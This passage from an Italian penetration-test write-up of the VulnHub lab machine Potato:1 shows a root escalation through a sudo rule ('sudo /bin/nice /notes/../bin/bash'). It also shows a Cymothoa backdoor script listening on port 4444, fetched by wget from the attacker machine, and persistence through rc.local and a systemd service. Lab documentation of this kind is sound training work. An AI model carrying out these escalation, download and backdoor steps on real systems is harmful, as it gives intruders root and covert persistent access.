drwxr-xr-x  4 webadmin   webadmin  4096 Jul  3 18:31 webadmin/
webadmin@serv:/home$ cd florianges
webadmin@serv:/home/florianges$ ls
total 28
drwxr-xr-x  3 florianges florianges 4096 Aug  2  2020 .
drwxr-xr-x  4 root      root      4096 Aug  2  2020 ..
-rw-----  1 florianges florianges 38  Aug  2  2020 .bash_history
-rw-r--r--  1 florianges florianges 220 Feb 25  2020 .bash_logout
-rw-r--r--  1 florianges florianges 3771 Feb 25  2020 .bashrc
drwxr-xr-x  2 florianges florianges 4096 Aug  2  2020 .cache/
-rw-r--r--  1 florianges florianges 807 Feb 25  2020 .profile
-rw-r--r--  1 florianges florianges 0   Aug  2  2020 .sudo_as_admin_successful

```

Figura 69 - navigazione in /home e /home/florianges

Uscendo dalla directory di webadmin e navigando fra le cartelle, a partire dalla directory home si è notata una directory potenzialmente interessante, ovvero quella dell'utente “**florianges**”. Una volta entrati in florianges, abbiamo visualizzato i file al suo interno ma non abbiamo trovato nulla di interessante.

```

File Azioni Modifica Visualizza Aiuto
webadmin@serv:/home/florianges$ find / -type f -perm -4000 2>/dev/null
/usr/bin/mount
/usr/bin/at
/usr/bin/sudo
/usr/bin/gpasswd
/usr/bin/umount
/usr/bin/pexec
/usr/bin/chfn
/usr/bin/fusermount
/usr/bin/newgrp
/usr/bin/su
/usr/bin/chsh
/usr/bin/passwd
/usr/lib/openssh/ssh-keysign
/usr/lib/eject/decrypt-get-device
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/snapd/snap-confine
/usr/lib/polkit-1/polkit-agent-helper-1
/snap/snapd/21759/usr/lib/snapd/snap-confine
/snap/core18/2829/bin/mount
/snap/core18/2829/bin/ping
/snap/core18/2829/bin/su
/snap/core18/2829/bin/unmount
/snap/core18/2829/usr/bin/chfn
/snap/core18/2829/usr/bin/chsh
/snap/core18/2829/usr/bin/gpasswd
/snap/core18/2829/usr/bin/newgrp
/snap/core18/2829/usr/bin/passwd
/snap/core18/2829/usr/bin/sudo
/snap/core18/2829/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/snap/core18/2829/usr/lib/openssh/ssh-keysign
/snap/core18/1880/bin/mount
/snap/core18/1880/bin/ping
/snap/core18/1880/bin/su
/snap/core18/1880/bin/unmount
/snap/core18/1880/usr/bin/chfn
/snap/core18/1880/usr/bin/chsh
/snap/core18/1880/usr/bin/gpasswd
/snap/core18/1880/usr/bin/newgrp
/snap/core18/1880/usr/bin/passwd
/snap/core18/1880/usr/bin/sudo
/snap/core18/1880/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/snap/core18/1880/usr/lib/openssh/ssh-keysign
/snap/core18/1880/usr/libexec/polkit-agent-helper-1

```

Figura 70 - ricerca dei file con setuid settato

Cerchiamo quindi tutti i file con il bit **setuid** impostato nel sistema, partendo dalla directory radice e ignorando eventuali errori di permesso. Il bit setuid consente a chi esegue il file di acquisire i permessi del suo proprietario, offrendo così la possibilità di effettuare una privilege escalation.

```

webadmin@serv:/home/florianges$ sudo -l
Matching Defaults entries for webadmin on serv:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/snap/bin

User webadmin may run the following commands on serv:
    (ALL : ALL) /bin/nice /notes/*
webadmin@serv:/home/florianges$ man nice
webadmin@serv:/home/florianges$ cd /notes/
webadmin@serv:/notes$ ll
total 16
drwxr-xr-x  2 root root 4096 Aug  2  2020 .
drwxr-xr-x 21 root root 4096 Aug  2  2020 ..
-rwx----- 1 root root   11 Aug  2  2020 clear.sh*
-rwx----- 1 root root   8 Aug  2  2020 id.sh*

```



```

File Azioni Modifica Visualizza Aiuto
NICE(1)                                         User Commands                                         NICE(1)
NAME [nice - run a program with modified scheduling priority]
SYNOPSIS nice [OPTION] [COMMAND [ARG]...]
DESCRIPTION Run COMMAND with an adjusted niceness, which affects process scheduling. With no COMMAND, print the current niceness. Niceness values range from -20 (most favorable to the process) to 19 (least favorable to the process).
Mandatory arguments to long options are mandatory for short options too.
-n, --adjustment=N      add integer N to the niceness (default 10)
--help display this help and exit
--version               output version information and exit
NOTE: your shell may have its own version of nice, which usually supersedes the version described here.
Please refer to your shell's documentation for details about the options it supports.
AUTHOR Written by David MacKenzie.
REPORTING BUGS GNU coreutils online help: <https://www.gnu.org/software/coreutils/>
Report nice translation bugs to <https://translationproject.org/team/>

```

Figura 71 – “sudo -l” e directory “/bin/nice” e “notes”

Successivamente, abbiamo usato il comando “**sudo -l**” per mostrare la lista di comandi che l’utente “**webadmin**” può eseguire con i privilegi di superutente (**root**) o di un altro utente specificato. Come risultato ci ha dato il comando “**/bin/nice /notes/***”, quindi possiamo eseguire /bin/nice su tutti i file dalla directory /notes/ .

```

webadmin@serv:/home/florianges$ ls -l /bin/nice
-rwxr-xr-x 1 root root 43352 Sep  5  2019 /bin/nice

```

Figura 72 – Comando /bin/nice eseguibile come webadmin

Successivamente ci informiamo relativamente al comando “**nice**” tramite il manuale e scopriamo che ci permette di eseguire un altro comando con una priorità di esecuzione modificata, inoltre con **ls -l /bin/nice**, scopriamo che il file ha il permesso di esecuzione per tutti.

Come ultimo passo visualizziamo il contenuto di notes e troviamo 2 file interessanti, ovvero “**clear.sh**” e “**id.sh**”.

```

root@serv:/notes
File Azioni Modifica Visualizza Aiuto
webadmin@serv:/notes$ sudo /bin/nice /notes/id.sh
uid=0(root) gid=0(root) groups=0(root)
webadmin@serv:/notes$ sudo /bin/nice /notes/../bin/bash
root@serv:/notes# 

```

Figura 73 - Privilege escalation ottenuta

Conoscendo i comandi con privilegi elevati che possiamo eseguire e considerando la directory a nostra disposizione come area di attacco, procediamo con una prova. Iniziamo eseguendo il comando:

“sudo /bin/nice /notes/clear.sh”

Questo comando pulisce lo schermo come risultato. Successivamente, testiamo il comando:

“sudo /bin/nice /notes/id.sh”

Questo comando ci fornisce in output l'ID utente, che risulta essere quello di **root**.

Ora che comprendiamo che **/bin/nice** ci consente di eseguire tutti i file contenuti nelle directory a partire da **/notes/***, procediamo con il comando che ci consentirà di ottenere la escalation dei privilegi, ovvero:

“sudo /bin/nice /notes/../bin/bash”

Quando si utilizza il comando **sudo**, l'utente ottiene il permesso di eseguire **/bin/nice** (e quindi **/bin/bash**) con i privilegi di **root**, eludendo le restrizioni di accesso. Inoltre, durante l'esecuzione, il processo nice, grazie al **bit SETUID attivo**, acquisisce temporaneamente i privilegi dell'utente proprietario del file (generalmente l'utente **root**). Questo meccanismo consente all'utente di ottenere temporaneamente i privilegi di **root** mentre **/bin/nice** viene eseguito.

```

root@serv:~#
File Azioni Modifica Visualizza Aiuto
root@serv:-# cat root.txt | base64 -d
licorne unijambiste qui fuit au bout d'un double arc-en-ciel. root@serv:-# 

```


Figura 74 - cat root.txt

Ottenuta la privilege escalation, otteniamo anche “**root.txt**” nella directory **root** (il secondo dei 2 flag da ottenere), con messaggio sempre codificato in “base64” e che decifrato ci dà la frase conclusiva relativa all'obiettivo ottenuto:

“Unicorno con una gamba sola che scappa in fondo a un doppio arcobaleno”

8.2 MAINTAINING ACCESS


Arrivati a questo punto, procediamo con l'inserimento di meccanismi di backdoor affinché si possa avere un accesso persistente alla macchina, anche nel caso di correzione di eventuali vulnerabilità. Per prima cosa quindi, andiamo a creare uno script sh che ci permetta di iniettare la backdoor ad ogni avvio del sistema.



```
File Azioni Modifica Visualizza Aiuto
GNU nano 8.0
#!/bin/bash
p=`cat /var/run/crond.pid`
if [ "$p" -eq "$p" ] 2>/dev/null; then
q=$p
else
q=`(echo $p | awk '{print $2}')`"
fi
echo $q
exec /etc/cymothoa-1-beta/cymothoa -p $q -s 1 -y 4444
exit
```

Figura 75 - Script backdoor cymothoa

Dopo aver creato lo script e scaricato [Cymothoa](#)^[18], entrambi i file sono stati copiati nella directory "/var/www/html" del sistema attaccante.



```
File Azioni Modifica Visualizza Aiuto
root@kali:[/var/www/html]
# cp /home/kali/Scrivania/cym.sh /var/www/html/
[root@kali]:/var/www/html]
# cp /home/kali/Scrivania/cymothoa-1-beta.tar.gz /var/www/html/
[root@kali]:/var/www/html]
# cd /var/www/html
[root@kali]:/var/www/html]
# ls -l
totale 40
-rw-r--r-- 1 root root 18177 9 lug 19.31 cymothoa-1-beta.tar.gz
-rw-r--r-- 1 root root 191 9 lug 19.30 cym.sh
-rw-r--r-- 1 root root 10701 27 mag 15.16 index.html
-rw-r--r-- 1 root root 615 27 mag 15.16 index.nginx-debian.html
```

Figura 76 - copia file in /var/www/html

Successivamente, è stato attivato il **servizio apache** sulla porta 80 della **macchina attaccante** con il comando:

“sudo service apache2 start”

e copiato i file cymothoa e cym.sh in **/var/www/html**.



```
root@serv:/etc
File Azioni Modifica Visualizza Aiuto
root@serv:/etc# wget 10.0.2.15/cym.sh
--2024-07-09 23:44:42-- http://10.0.2.15/cym.sh
Connecting to 10.0.2.15:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 191 [text/x-sh]
Saving to: 'cym.sh'

cym.sh          100%[=====] 191  --.-KB/s
2024-07-09 23:44:42 (31.8 MB/s) - 'cym.sh' saved [191/191]


root@serv:/etc# mv cym.sh ./init.d
root@serv:/etc# wget 10.0.2.15/cymothoa-1-beta.tar.gz
--2024-07-09 23:45:22-- http://10.0.2.15/cymothoa-1-beta.tar.gz
Connecting to 10.0.2.15:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 18177 (18K) [application/x-gzip]
Saving to: 'cymothoa-1-beta.tar.gz'

cymothoa-1-beta.tar.gz      100%[=====] 17.75K  --.-KB/s
2024-07-09 23:45:22 (84.9 MB/s) - 'cymothoa-1-beta.tar.gz' saved [18177/18177]

root@serv:/etc#
```

Figura 77 - (*wget e mv*) *cym.sh - wget cymothoa*

È stato utilizzato il comando **wget** dalla **macchina target** per poter scaricare i file in questione e posizionarli nelle giuste directory. Inoltre *cym.sh* è stato spostato nella directory **/etc/init.d/**.



```
root@serv:/etc
File Azioni Modifica Visualizza Aiuto
root@serv:/etc# tar xzvf cymothoa-1-beta.tar.gz
cymothoa-1-beta/
cymothoa-1-beta/payloads/
cymothoa-1-beta/payloads/scheduled_alarm.s
cymothoa-1-beta/payloads/scheduled_setitimer.s
cymothoa-1-beta/payloads/fork_shellcode.s
cymothoa-1-beta/payloads/scheduled_tail_setitimer.s
cymothoa-1-beta/payloads/mmc_example_shellcode.s
cymothoa-1-beta/payloads/scheduled_backdoor_alarm.s
cymothoa-1-beta/payloads/clone_shellcode.s
cymothoa-1-beta/syscall_code.pl
cymothoa-1-beta/personalization.h
cymothoa-1-beta/bgrep.c
cymothoa-1-beta/cymothoa.c
cymothoa-1-beta/cymothoa.h
cymothoa-1-beta/Makefile
cymothoa-1-beta/syscalls.txt
cymothoa-1-beta/payloads.h
cymothoa-1-beta/hexdump_to_cstring.pl
cymothoa-1-beta/udp_server.c
root@serv:/etc# cd cymothoa-1-beta
root@serv:/etc/cymothoa-1-beta# make
bash: /usr/bin/make: No such file or directory
root@serv:/etc/cymothoa-1-beta#
```

Figura 78 - Estrazione *cymothoa*

```

root@serv:/etc/cymothoa-1-beta# apt install make
Reading package lists... Done
Building dependency tree
Reading state information... Done
Suggested packages:
  make-doc
The following NEW packages will be installed:
  make
0 upgraded, 1 newly installed, 0 to remove and 122 not upgraded.
Need to get 162 kB of additional disk space.
After this operation, 393 kB of additional disk space will be used.
Get:1 http://fr.archive.ubuntu.com/ubuntu focal/main amd64 make amd64 4.2.1-1.2 [162 kB]
Fetched 162 kB in 0s (542 kB/s)
Selecting previously unselected package make.
(Reading database ... 108859 files and directories currently installed.)
Preparing to unpack .../make_4.2.1-1.2_amd64.deb ...
Unpacking make (4.2.1-1.2) ...
Setting up make (4.2.1-1.2) ...
Processing triggers for man-db (2.9.1-1) ...
root@serv:/etc/cymothoa-1-beta#

```

Figura 79 - Installazione make

```

root@serv:/etc/cymothoa-1-beta# make
cc bgrep.c -o bgrep
cc udp_server.c -o udp_server
cc cymothoa.c -o cymothoa -Dlinux_x86
cymothoa.c: In function 'ptrace_infect':
cymothoa.c:173:9: warning: implicit declaration of function 'waitpid' [-Wimplicit-function-declaration]
  173 |     waitpid(pid,NULL,0);
      |
cymothoa.c:179:33: warning: format '%lx' expects argument of type 'long unsigned int', but argument 2 has type 'long long unsigned int' [-Wformat=]
  179 |         printf(" eax value: 0x%lx\t", reg.AX);
      |             ^
      |             |
      |             long unsigned int
      |             %lx
cymothoa.c:180:33: warning: format '%lx' expects argument of type 'long unsigned int', but argument 2 has type 'long long unsigned int' [-Wformat=]
  180 |         printf(" ebx value: 0x%lx\n", reg.BX);
      |             ^
      |             |
      |             long unsigned int
      |             %lx
cymothoa.c:181:33: warning: format '%lx' expects argument of type 'long unsigned int', but argument 2 has type 'long long unsigned int' [-Wformat=]
  181 |         printf(" esp value: 0x%lx\t", reg.STACK_POINTER);
      |             ^
      |             |
      |             long unsigned int
      |             %lx
cymothoa.c:182:33: warning: format '%lx' expects argument of type 'long unsigned int', but argument 2 has type 'long long unsigned int' [-Wformat=]
  182 |         printf(" eip value: 0x%lx\n", reg.INST_POINTER);
      |             ^
      |             |

```

Figura 80 - Esecuzione comando make

Si è passati all'estrazione e alla compilazione di cymothoa, tuttavia sia il comando **make** che **gcc** non erano installati nella macchina per cui sono stati precedentemente installati e poi si è proceduti con la compilazione.

Per far partire lo script della backdoor cym.sh, abbiamo necessità di sfruttare i servizi in “**/etc/systemd/system/**” ed il file **rc.local**.

Per prima cosa è stato creato un servizio chiamato “**rc-local.service**” in “**/etc/systemd/system/**” con il seguente comando:

“**nano /etc/systemd/system/rc-local.service**”

```

root@serv:/etc/systemd/system
File Azioni Modifica Visualizza Aiuto
GNU nano 4.8 rc-local.service Modified
[Unit]
Description=Avvio della backdoor all'avvio del sistema
After=network.target

[Service]
Type=forking
ExecStart=/etc/rc.local start
TimeoutSec=0
StandardOutput=tty
RemainAfterExit=yes
SysVStartPriority=99

[Install]
WantedBy=multi-user.target

```

Figura 81 - rc-local.service

Il seguente file di configurazione per il servizio systemd, sistema di init utilizzato per avviare e gestire servizi e demoni di sistema, permette di **eseguire lo script “rc.local” all’avvio del sistema** ma la particolarità di questo sistema è che permette l’esecuzione della backdoor all’avvio, solo dopo che il servizio di rete è stato inizializzato, questo assicura che il servizio di rete sia attivo prima dell’avvio del servizio di backdoor.

```

root@serv:/etc
File Azioni Modifica Visualizza Aiuto
root@serv:/etc# printf '%s\n' '#!/bin/bash' 'exit 0' | sudo tee -a /etc/rc.local
#!/bin/bash
exit 0
root@serv:/etc# nano rc.local

Use "fg" to return to nano.

[1]+  Stopped                  nano rc.local
root@serv:/etc# nano rc.local
root@serv:/etc# chmod +x /etc/rc.local
root@serv:/etc#

```

Figura 82 - Modifica file rc.local e permessi di esecuzione

Il file rc.local non è più presente nelle macchine con Ubuntu dalla versione **16.10**. Quindi è stato creato forzatamente col comando :

`“printf '%s\n' '#!/bin/bash' 'exit 0' | sudo tee -a /etc/rc.local”`

```

root@serv:/etc
File Azioni Modifica Visualizza Aiuto
GNU nano 4.8 rc.local
#!/bin/bash
#
# rc.local
#
# This script is executed at the end of each multiuser runlevel.
# Make sure that the script will "exit 0" on success or any other
# value on error.
#
# In order to enable or disable this script just change the execution
# bits.
#
# By default this script does nothing.

echo "Ubuntu 20.04 LTS" >/etc/issue
echo "IP address: $(hostname -I)\n">>>/etc/issue

sh /etc/init.d/cym.sh

exit 0


```

Figura 83 - Modifica rc.local

Una volta creato il file, è stato poi modificato con il contenuto dei **vecchi rc.local** e con **cym.sh**. infine abbiamo dato i permessi di esecuzione a rc.local col comando:

```
"chmod +x /etc/rc.local"
```

In seguito, sono stati assegnati i permessi di esecuzione allo script cym.sh presente in "/etc/init.d/" e modificato il contenuto di "/etc/rc.local" in modo tale cym.sh venga sempre eseguito in modo automatico.

A screenshot of a terminal window titled "root@serv:/etc". The window shows a series of terminal commands being entered and executed by a user with root privileges. The commands are:

```
File Azioni Modifica Visualizza Aiuto
root@serv:/etc# sed -i '$d' /etc/rc.local
root@serv:/etc# echo "sh /etc/init.d/cym.sh" >> /etc/rc.local
root@serv:/etc# echo "exit 0" >> /etc/rc.local
root@serv:/etc#
```

The terminal window has a dark background with light-colored text. The title bar is visible at the top.

Figura 84 - persistenza backdoor ad ogni avvio della macchina target

Infine, affinché lo script venga eseguito ad ogni avvio del sistema, sono stati dati questi comandi.

Quindi grazie all'utilizzo cymothoa si è stati in grado di iniettare una backdoor all'interno della macchina target e ad avere accesso persistente ad essa.

Riferimenti

[1] Oracle VirtualBox 7.0.18 Download link:

<https://download.virtualbox.org/virtualbox/7.0.18/VirtualBox-7.0.18-162988-Win.exe>

[2] Kali linux 2024.1 x64

<https://cdimage.kali.org/kali-2024.2/kali-linux-2024.2-installer-amd64.iso>

[3] Macchina Potato:1 utilizzata:

<https://www.vulnhub.com/entry/potato-1,529/>

[4] Service Name and Transport Protocol Port Number Registry:

<https://www.iana.org/assignments/service-names-port-numbers/service-names-port-numbers.xhtml?search=1&skey=12&page=27>

[5] Vulnerabilities Exploit-Db and apache 2.4.x buffer overflow

1. <https://www.exploit-db.com/>
2. <https://www.exploit-db.com/exploits/51193>

[6] CVE-2021-44790 National vulnerability database(NIST):

<https://nvd.nist.gov/vuln/detail/CVE-2021-44790>

[7] Apache Http Server 2.4.41 Security Vulnerabilities:

https://www.cvedetails.com/vulnerability-list/vendor_id-45/product_id-66/version_id-782022/Apache-Http-Server-2.4.41.html?page=1&cvsscoremin=0&order=1&trc=13&sha=7fb0bb412e0367d82a015e6a36c52e8af000dcb

[8] CVE-2022-36760:

<https://www.cvedetails.com/cve/CVE-2022-36760/>

[9] Openbsd Openssh 8.2 Security Vulnerabilities, CVEs CVSS score >= 6:

https://www.cvedetails.com/vulnerability-list/vendor_id-97/product_id-585/version_id-639204/Openbsd-Openssh-8.2.html?page=1&cvsscoremin=0&order=1&trc=10&sha=142f67bc8531ddc3566e61ce24b94b59382736c1

[10]CVE-2016-20012; allows remote attackers to test combination of username and public key is known to an SSH server:

<https://www.cvedetails.com/cve/CVE-2016-20012/>

[11]CVE-2020-12062; The scp client incorrectly sends duplicate responses to the server upon a utimes system call failure:

<https://www.cvedetails.com/cve/CVE-2020-12062/>

[12]CVE-2021-41617; allows privilege escalation because supplemental groups are not initialized as expected:

<https://www.cvedetails.com/cve/CVE-2021-41617/>

[13]CVE-1999-0497; Anonymous FTP is enabled:

<https://nvd.nist.gov/vuln/detail/CVE-1999-0497>

[14]CVE-2023-48795; SSH Terrapin Prefix Truncation Weakness:

<https://nvd.nist.gov/vuln/detail/CVE-2023-48795>

[15]CVE-2022-47034; Type juggling vulnerability:

<https://nvd.nist.gov/vuln/detail/CVE-2022-47034>

[16]Comportamento strcmp in PHP (manuale):

<https://www.php.net/manual/en/functionstrcmp.php>

[17]CVE-2022-40089; Remote File Inclusion:

<https://nvd.nist.gov/vuln/detail/CVE-2022-40089>

[18] Cymothoa backdooring tool:

<https://sourceforge.net/projects/cymothoa/>